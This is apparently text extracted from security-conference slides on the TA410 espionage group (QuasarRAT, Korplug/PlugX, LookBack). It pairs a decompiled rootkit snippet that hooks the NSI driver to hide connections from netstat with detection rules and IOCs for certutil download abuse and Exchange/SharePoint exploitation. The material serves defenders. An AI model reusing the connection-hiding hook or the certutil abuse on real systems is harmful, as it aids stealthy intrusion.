
```

---

```

CurrentStackLocation = Irp->Tail.Overlay.CurrentStackLocation;
if ( CurrentStackLocation->Parameters.DeviceIoControl.IoControlCode != 0x12001B//
    // used by NsiGetObjectAllParameters (e.g. netstat)
    //
    // Device type:  FILE_DEVICE_NETWORK
    // Access check: FILE_ANY_ACCESS
    // Func Code:    6
    // IO Method:    METHOD_NEITHER
    || CurrentStackLocation->Parameters.DeviceIoControl.InputBufferLength != 0x3C )
{
    return nsi_DeviceControl(DeviceObject, Irp);
}
Pool = ExAllocatePool(NonPagedPool, 0x34u);
Pool->CompletionRoutine = CurrentStackLocation->CompletionRoutine;
Pool->Context = CurrentStackLocation->Context;
CurrentStackLocation->CompletionRoutine = custom_nsiCompletionRoutine;

```






# Jolly Frog: Quasar Rat / Korplug



# QuasarRAT



# Korplug (aka PlugX)

- DLL side loading
- Abuse F-Secure's [qrtfix.exe](#)
- Encrypted payload on disk

# Detection opportunities

# Malware delivery via certutil

<https://lolbas-project.github.io/lolbas/Binaries/Certutil/>

 / **Certutil.exe**  Star 4,181

[Download](#) [Alternate data streams](#) [Encode](#) [Decode](#)

Windows binary used for handling certificates

## Paths:

C:\Windows\System32\certutil.exe  
C:\Windows\SysWOW64\certutil.exe

## Resources:

- [https://twitter.com/Moriarty\\_Meng/status/984380793383370752](https://twitter.com/Moriarty_Meng/status/984380793383370752)
- <https://twitter.com/mattifestation/status/620107926288515072>
- <https://twitter.com/egre55/status/1087685529016193025>

## Acknowledgements:

- Matt Graeber (@mattifestation)
- Moriarty (@Moriarty\_Meng)
- egre55 (@egre55)
- Lior Adar

## Detection:

- Sigma: [win\\_susp\\_certutil\\_command.yml](#)
- Sigma: [win\\_susp\\_certutil\\_encode.yml](#)
- Sigma: [process\\_creation\\_root\\_certificate\\_installed.yml](#)
- Elastic: [defense\\_evasion\\_suspicious\\_certutil\\_commands.toml](#)
- Elastic: [command\\_and\\_control\\_certutil\\_network\\_connection.toml](#)
- Splunk: [certutil\\_download\\_with\\_urlcache\\_and\\_split\\_arguments.yml](#)
- Splunk: [certutil\\_download\\_with\\_verifyctl\\_and\\_split\\_arguments.yml](#)
- Splunk: [certutil\\_with\\_decode\\_argument.yml](#)
- IOC: Certutil.exe creating new files on disk
- IOC: Useragent Microsoft-CryptoAPI/10.0
- IOC: Useragent CertUtil URL Agent

## MS SharePoint & Exchange RCE


- Suspicious tree starting from `w3wp.exe`
- Ex:
  - `.aspx/.exe` written on disk
  - Several `cmd.exe` executed in a short period of time


## Royal Road


- Rely on N-days exploits
- Updating MS Office is “enough” (and theoretically easier than a server application)


# LookBack custom network protocol – Snort rules


<https://github.com/eset/malware-ioc/ta410>


 **eset / malware-ioc** Public


 Notifications


 Fork 216


 Star 1.2k


 Code


 Issues


 Pull requests


 Security


 Insights

 master

 1 branch


 0 tags

 Go to file


 Code


## About


Indicators of Compromises (IOC) of our various investigations








 [www.welivesecurity.com](http://www.welivesecurity.com)

ioc malware misp yara

 Readme

 BSD-2-Clause License


 1.2k stars

	CycleOfTheAbsurd Added IoCs for Mustang Pa...	25f7387 17 days ago	 174 commits
	amavaldo Added IoCs for Amavaldo	3 years ago	
	animalfarm Animal Farm (Dino) yara rules	7 years ago	
	attor Added IoCs for Attor	3 years ago	
	backdoordiplomacy Added IoCs for backdoordiplomacy.	10 months ago	
	badiis Added IoCs for IIS research	8 months ago	

# Conclusion




## Umbrella composed of 3 subgroups



## Targeted Espionage



## Initial access



## Complex Custom Backdoors





Digital Security  
Progress. Protected.

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